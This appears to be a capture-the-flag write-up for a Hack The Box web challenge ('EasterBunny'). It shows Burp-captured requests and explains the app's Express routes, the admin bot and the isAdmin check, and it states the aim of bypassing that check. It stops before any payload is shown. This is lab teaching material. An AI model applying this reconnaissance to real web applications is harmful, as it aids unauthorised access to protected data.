

Erel Regev

Table of Contents

Intro



CHALLENGE DESCRIPTION
It's that time of the year again! Write a letter to the Easter bunny and make your wish come true! But be careful what you wish for because the Easter bunny's helpers are watching!

Received files:




Erel Regev

Testing functionality – Web




I can type and send letters to the easter bunny, and it seems to let us see other letters, which also indicates a database.

Typing 'Test' into the letter:




When I clicked 'STAMP HERE' on the top right of the letter:

Erel Regev



Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions
Intercept HTTP history WebSockets history Proxy settings
Request to http://159.65.26.210:30321
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex

```
POST /submit HTTP/1.1
Host: 159.65.26.210:30321
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://159.65.26.210:30321/
Content-Type: application/json
Content-Length: 18
Origin: http://159.65.26.210:30321
Connection: close

{
  "message":"Test"
}
```

Second request received:


Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Intercept HTTP history WebSockets history Proxy settings
Request to http://159.65.26.210:30321
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex


```
GET /letters?id=7 HTTP/1.1
Host: 159.65.26.210:30321
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://159.65.26.210:30321/
Upgrade-Insecure-Requests: 1
```



Note the id parameter in the URL. It seems to be a page where I can navigate through letters.

HTB Challenge: EasterBunny - Difficulty: Easy - Web


Erel Regev


159.65.26.210:30321/letters?id=1

Viewing letter #2


EASTER BUNNY
123 CARROT ROAD
EASTER ISLAND, 88888

Dear Easter Bunny,
Could I have 3 chocolate bars
and 2 easter eggs please!
Yours sincerely, Katie


Viewing letter #3

Sorry, this letter has been hidden by the easter bunny's helpers!

routes.js



index.js × package.json × routes.js ×


```
    }
    return res.status(401).send(response('Missing required parameters!'));
});

router.get("/message/:id", async (req, res) => {
    try {
        const { id } = req.params;
        const { count } = await db.getMessageCount();
        const message = await db.getMessage(id);

        if (!message) return res.status(404).send({
            error: "Can't find this note!",
            count: count
        });

        if (message.hidden && !isAdmin(req))
            return res.status(401).send({
                error: "Sorry, this letter has been hidden by the easter bunny's helpers!",
                count: count
            });

        if (message.hidden) res.set("Cache-Control", "private, max-age=0, s-maxage=0 ,no-cache, no-store");

        return res.status(200).send({
            message: message.message,
            count: count,
        });
    } catch (error) {
        console.error(error);
        res.status(500).send({
            error: "Something went wrong!",
        });
    }
});
```

if (message.hidden && !isAdmin(req))

This condition checks if the retrieved message has a hidden property set to true and if the user is not an admin (as determined by the isAdmin function). If both conditions are met, it returns a 401 status code along with a JSON response object indicating that the note is hidden and the user is not authorized to access it. Again, it includes the count in the response.

We need to bypass the isAdmin function in order to check for hidden messages.

Another interesting and relevant part of this code is this:



```
router.post("/submit", async (req, res) => {
    const { message } = req.body;

    if (message) {
        return db.insertMessage(message)
            .then(async inserted => {
                try {
                    botVisiting = true;
                    await visit(`http://127.0.0.1/letters?id=${inserted.lastID}`, authSecret);
                    botVisiting = false;
                }
                catch (e) {
                    console.log(e);
                    botVisiting = false;
                }
                res.status(201).send(response(inserted.lastID));
            })
            .catch(() => {
                res.status(500).send(response('Something went wrong!'));
            });
    }
    return res.status(401).send(response('Missing required parameters!'));
});
```

.then(async inserted => { ... })

This part of the code is a promise chain that executes after the message is successfully inserted into the database. It does the following:


- Sets botVisiting to true to indicate that a bot is visiting.
- Calls the visit function, passing a URL constructed with the last inserted ID and the authSecret. This seems to be some kind of bot interaction.
- Sets botVisiting back to false after the bot interaction (whether successful or not).
- Sends a response with a 201 status code and the last inserted ID.

.catch(() => { ... })

This part of the promise chain handles errors that may occur during the insertion or bot interaction. It logs the error to the console and sets botVisiting to false. It then sends a response with a 500 status code and a generic message.

That means that only the bot can check the cookie value and flag value.

Another interesting part:



```
router.get("/letters", (req, res) => {
    return res.render("viewletters.html", {
        cdn: `${req.protocol}://${req.hostname}:${req.headers["x-forwarded-port"] ?? 80}/static/`,
    });
});
```

return res.render("viewletters.html", { ... });

This line uses the res.render method to render an HTML template named "viewletters.html." It's commonly used in web applications built with Express.js and templating engines like EJS or Pug. The method takes two arguments:

- The first argument is the name of the template file to render ("viewletters.html" in this case).
- The second argument is an object containing data that can be accessed within the template for rendering dynamic content.

{ cdn: ${req.protocol}://${req.hostname}:${req.headers["x-forwarded-port"] ?? 80}/static/ }

This is an object passed as the second argument to res.render. It includes a property named "cdn" with a value that appears to be a URL. Here's what it's composed of:

1) req.protocol

   This extracts the protocol (HTTP or HTTPS) from the request. For example, if the request was made using HTTPS, this would be "https."

2) req.hostname

   This retrieves the hostname from the request, which is typically the domain name or IP address of the server.


3) ${req.headers["x-forwarded-port"] ?? 80}

   This part tries to get the port number from the "x-forwarded-port" header in the request. If the header is not present, it defaults to port 80. This header is often used in proxy setups, like when the application is behind a reverse proxy server.

/static/

This is a static path or URL segment that's appended to the previous components.

authorisation.js



```
const authSecret = require('crypto').randomBytes(69).toString('hex');

const isAdmin = (req, res) => {
  return req.ip === '127.0.0.1' && req.cookies['auth'] === authSecret;
};

module.exports = {
  authSecret,
  isAdmin,
};

```

const authSecret = require('crypto').randomBytes(69).toString('hex');

This line generates a random hexadecimal string of 138 characters (69 bytes * 2 characters per byte) using the Node.js crypto module's randomBytes function. This string is a secret value used for authentication.

const isAdmin = (req, res) => { ... }

This is a function named isAdmin that takes a req (request) and res (response) object as arguments. It checks whether the request is coming from the IP address "127.0.0.1" (localhost) and whether the auth cookie in the request matches the authSecret.

return req.ip === '127.0.0.1' && req.cookies['auth'] === authSecret;

Two conditions are being checked here:

1) req.ip === '127.0.0.1'

   It verifies if the IP address of the incoming request is "127.0.0.1," which is the loopback address representing the local machine. This condition checks whether the request is originating from the same machine where the server is running (localhost).


2) req.cookies['auth'] === authSecret

   It checks if the value of the "auth" cookie in the request matches the authSecret generated earlier. This condition is used to verify if the request is authorized based on the secret value stored in the cookie.

